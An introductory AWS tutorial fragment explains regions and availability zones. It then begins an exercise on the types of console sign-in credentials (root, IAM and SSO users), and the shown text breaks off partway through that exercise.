
AWS has the concept of a Region, which is a physical location around the world where aws have cluster data centers.

Availability Zones:


Region is further divided into logical data centers, which is called availability zones.

*AWS have 77 Availability Zones within 24 geographic regions around the world.

AWS Cloud Architecture



AWS Cloud Authentication Credentials




EXERCISE -1

Authentication to AWS Management Portal

- IAM Root User's credential [Username + Password] - Long Term Access
- IAM User's credential [Username + Password] - Long Term Access
- SSO User's credential [Username + Password] - Long Term Access

IAM Root User's credential [Username + Password]:

https://console.aws.amazon.com/



IAM User’s credential [Username + Password]:

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
